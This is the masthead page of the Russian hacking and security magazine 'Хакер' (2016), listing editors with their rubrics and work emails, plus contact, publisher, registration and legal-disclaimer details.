glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик
цифровой версии

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2016